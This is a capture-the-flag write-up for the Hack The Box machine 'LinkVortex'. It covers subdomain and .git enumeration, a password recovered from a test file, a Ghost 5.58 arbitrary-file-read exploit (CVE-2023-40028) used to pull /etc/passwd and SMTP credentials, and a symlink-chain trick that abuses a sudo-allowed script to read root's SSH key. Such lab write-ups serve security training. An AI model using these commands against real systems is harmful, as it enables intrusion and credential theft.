

LinkVortex

Tags: [#Linux/Ubuntu](#) [#Easy](#) [#Apache](#) [#Hidden-Subdomains](#) [#Sensitive-Data-Exposure](#)
[#Git](#) [#Arbitrary-File-Read](#) [#Source-Code-Analysis/Local-script](#) [#Symlinks](#)


Nmap Results

```
Nmap scan report for 10.10.11.47
Host is up (0.019s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-server-header: Apache
|_ http-title: Did not follow redirect to http://linkvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds
```

Service Enumeration

Nmap discovered an Apache web server with the hostname **"linkvortex.htb"** on port 80, as well as SSH listening on port 22. I added an entry to my `/etc/hosts` file and then navigated to the site. Here's what we find:



The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components require. It...

Aug 5, 2024 · 2 min read

The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and configurati...

May 7, 2024 · 2 min read

The Video Graphics Array

The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll...

Apr 16, 2024 · 2 min read

The Random Access Memory

Random Access Memory (RAM) is a crucial component in all computing devices, serving as the main short-term data storage space. RAM stores t...

The Motherboard

A motherboard is a complex printed circuit board (PCB) that facilitates communication between all critical electronic components of a computer.

The Central Processing Unit

The Central Processing Unit (CPU), often simply referred to as the processor, is the primary component of a computer that performs most of...

It looks to be a blog on computer hardware. Since we have a domain, we should run `gobuster` in vhost mode to enumerate any potential subdomains:

```
(johnmap007@kali)-[~/htb/boxes/active/linkvortex]
$ gobuster vhost -u http://linkvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://linkvortex.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true

Starting gobuster in VHOST enumeration mode


Found: dev.linkvortex.htb Status: 200 [Size: 2538]
Progress: 19966 / 19967 (99.99%)

Finished

(johnmap007@kali)-[~/htb/boxes/active/linkvortex]
$
```

We've discovered `dev.linkvortex.htb`, so we'll go ahead and add that to our `/etc/hosts` file as well.

Taking a look, the site is just under construction:



After running gobuster here, it didn't find anything at first, but then I used the **raft-medium-words.txt** wordlist and found **/.git**. Within this page, I found a config file with the following content:

```
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[remote "origin"]
  url = https://github.com/TryGhost/Ghost.git
  fetch = +refs/tags/v5.58.0:refs/tags/v5.58.0
```


If we go back to **linkvortex.htb**, we see it says "Powered by Ghost" at the bottom of the page. Knowing this, we can take a look around the [repository](#) and figure out how the web page is structured and where valuable info can be stored. From the config file, we also know that the site is using Ghost **version 5.58.0**, which is also confirmed by the home page's source code:

```

43     }
44     },
45     "url": "http://linkvortex.htb/",
46     "mainEntityOfPage": "http://linkvortex.htb/",
47     "description": "Your trusted source for detailed, easy
48 }
49 </script>
50
51 <meta name="generator" content="Ghost 5.58">
52 <link rel="alternate" type="application/rss+xml" title
53
54 <script defer src="https://cdn.jsdelivr.net/ghost/sodo
55
56 <link href="http://linkvortex.htb/webmentions/receive/
57 <script defer src="/public/cards.min.js?v=8c790bbec2">
58 <link rel="stylesheet" type="text/css" href="/public/c
59

```

In the repository, we see some interesting folders within **/ghost/admin/**, like config and app. But we need to find the sign-in page. After googling, I know that page is located at **/ghost**:



I tried inputting basic SQL injection payloads and special characters and intercepting requests with burp to analyze how the server responds to these kinds of input, but none of it seemed to change its behavior. SQLmap also didn't return anything promising and default credentials don't exist because Ghost requires users to create an account during setup.

Maybe we missed something in the **/.git** page. Since directory listing is available, I'll download all files and folders to my machine and **reconstruct the git repository**. In doing so, I can use git commands to discover more info that wouldn't be visible through direct file browsing.

So first we download everything using wget:


```
wget -r -np -R index.html* http://dev.linkvortex.htb/.git/ ,
```

- -r for recursive
- -np for excluding parent directories
- -R index.html* for excluding all files that start with index.html

Then to actually create our repository, we run the following commands

```
git init
git remote add origin http://dev.linkvortex.htb/.git
git pull origin main
```

Excellent, we have a local version of this repository. Now to view changes, we run `git status`. The first part of this output catches my attention:



```
(johnmap007@kali)-[~/../boxes/active/linkvortex/dev.linkvortex.htb]
$ git status
Not currently on any branch.
Changes to be committed:
  (use "git restore --staged <file> ..." to unstage)
    new file:   Dockerfile.ghost
    modified:   ghost/core/test/regression/api/admin/authentication.test.js
Changes not staged for commit:
  (use "git add/rm <file> ..." to update what will be committed)
  (use "git restore <file> ..." to discard changes in working directory)
    deleted:    .editorconfig
    deleted:    .gitattributes
    deleted:    .github/AUTO_ASSIGN
    deleted:    .github/CONTRIBUTING.md
    deleted:    .github/FUNDING.yml
```

There are 2 files that could hold valuable info: "**Dockerfile.ghost**" and "**authentication.test.js**". Further down, however, we see the same files staged for deletion. To restore them, we run: `git restore <filename>`.

There is a password in the authentication.test.js file:

```

afterEach(function () {
    mockManager.restore();
    nock.cleanAll();
});

it('is setup? no', async function () {
    await agent
        .get('authentication/setup')
        .expectStatus(200)
        .matchBodySnapshot()
        .matchHeaderSnapshot({
            'content-version': anyContentVersion,
            etag: anyEtag
        });
});

it('complete setup', async function () {
    const email = 'test@example.com';
    const password = 'OctopiFociPilfer45';

    const requestMock = nock('https://api.github.com')
        .get('/repos/tryghost/dawn/zipball')
        .query(true)
        .replyWithFile(200, fixtureManager.getPathForFixture('themes/valid.zip'));

    await agent
        .post('authentication/setup')
        .body({
            setup: [{
                name: 'test user',
                email,
            }],
        });

```

I tried to login as admin with this, and it worked:

The screenshot shows the Ghost dashboard interface. The left sidebar contains navigation links: Dashboard, View site, Explore, Posts (with a sub-menu for Drafts, Scheduled, and Published), Pages, Tags, and Members. The main content area is titled 'Dashboard' and includes a 'Recent posts' table with columns for Title, Sent, and Open Rate. Below the table is a link to 'View all posts'. There are also sections for 'GHOST RESOURCES' featuring an article on 'How to setup your Ghost publication' and 'THE GHOST NEWSLETTER' with a 'Wake up your writing' tip and a link to 'Get weekly tips in your inbox'.

TITLE	SENT	OPEN RATE
The Power Supply	—	—
The CMOS	—	—
The Video Graphics Array	—	—
The Random Access Memory	—	—
The Motherboard	—	—

[View all posts →](#)

GHOST RESOURCES

How to setup your Ghost publication
We've crammed the most important information into this post to help you set up your new publication.
[Read this article →](#)

THE GHOST NEWSLETTER

Wake up your writing
When starting your own publication, it's easy to get caught up in all the "business" part of your business and forget what's most...
[Get weekly tips in your inbox →](#)

Exploitation

Initial Access

Earlier, we found out that Ghost version 5.58 was in use, and when searching for known vulnerabilities, I came across an **Arbitrary File Read** vulnerability as detailed in [this GitHub page](#)

The vulnerability exists because Ghost does not perform any checks on uploaded content, automatically extracts ZIP files, and allows direct access to the directory where the uploaded content is stored. This allows an attacker to create a symlink (a file pointing to another file or directory), archive it, and upload it to the server. When Ghost unzips the file, it **preserves the symlink**, and once an attacker makes a request to this location, the server returns whatever resource it was pointing to.

The exploit script on the GitHub page does exactly that. Let's pull **/etc/passwd** first:

```
(johnmap007@kali)-[~/.../boxes/active/linkvortex/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028]
$ ls
CVE-2023-40028  README.md

(johnmap007@kali)-[~/.../boxes/active/linkvortex/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028]
$ ./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb/
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
Enter the file path to read (or type 'exit' to quit):
```

There are 2 users on the box, root and node, so our goal is to login as node.

After lots of trial and error, I found Ghost's root directory to be in **/var/lib** and was able to pull **/var/lib/ghost/config.production.json**:

```

{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}

```

There seems to be something locally hosted on port 2368 and a mail server on port 587. The credentials are provided at the bottom, which we can leverage later.

Even though there was no user "bob" in the /etc/passwd file, he existed on the box and we were able to use those creds to login as him through SSH:


```
(johnmap007@kali)-[~/htb/boxes/active/linkvortex]
$ ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Mar 31 03:05:51 2025 from 10.10.14.12
bob@linkvortex:~$
```

Privilege Escalation

There is a directory "ghost" in **/opt** that contains an executable shell script called **clean_symlink.sh**:

```
bob@linkvortex:~$ cd /opt/ghost/
bob@linkvortex:/opt/ghost$ ls
Dockerfile.ghost Dockerfile.ghost-db clean_symlink.sh config.production.json content docker-compose.yml entry.sh mysql wait-for-it.sh
bob@linkvortex:/opt/ghost$
```

The output of `sudo -l` tells us we can execute it using sudo and assume root privileges:

```
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Here's the content of **clean_symlink.sh**:

```
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
```

```

CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ]
        !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi

```

Essentially, this script moves symlinks that are png files to **/var/quarantined**, unless it points to somewhere in **/etc** or **/root**. If it finds it points to those locations, it will delete it to prevent accessing sensitive info. There's also a CHECK_CONTENT variable, which will print the contents of the file pointed to by the symlink if set to "true".

We can leverage this script and escalate privileges by creating a chain of symlinks, as it will only check the first symlink and not any after that. This allows us to read any file on the system we want. Root's SSH private key might be worth grabbing, so our first symlink will point there.

To do this we run: `ln -s /root/.ssh/id_rsa id_rsa`. Then we want another symlink pointing to that file, so we'll run `ln -s $(pwd)/id_rsa test.png`. Remember the script only accepts png files. The "\$(pwd)" bit is for giving test.png an absolute path to point to.

Lastly, we run `sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh *.png` in the directory where our 2 symlinks are, and we should get `Link found [test.png] , moving it to quarantine` and the contents of root's **id_rsa** file.

After saving it to your machine and assigning it the proper permissions, we can log in as root using their private key:

```
(johnmap007@kali)-[~/htb/boxes/active/linkvortex]
$ ls
Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028  dev.linkvortex.htb  id_rsa  nmap  notes

(johnmap007@kali)-[~/htb/boxes/active/linkvortex]
$ ssh root@linkvortex.htb -i id_rsa
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Mar 31 03:48:58 2025 from 10.10.14.12
root@linkvortex:~#
```

Skills Learned

- If there's an exposed git repository (or .git directory), it's best to download all files and **reconstruct the repo** on your local machine. This allows you to use `git` commands to restore recently deleted files, view commit logs, etc. A useful tool to automate this is "git-dumper", available on GitHub.
- **Symlinks** can be dangerous if the server doesn't verify where they point to, as they can allow an attacker to **arbitrarily read files** they are normally restricted from seeing.
 - * In the case of this machine, we used a script that created and uploaded a symlink that pointed to any file we specified in the command line. The server did not check this file at all. Later, we exploited a script to read the contents of root's private key by creating a chain of symlinks. The script only performed checks on the 1st symlink it saw and missed the 2nd one.

Proof of Pwn

<https://www.hackthebox.com/achievement/machine/391579/638>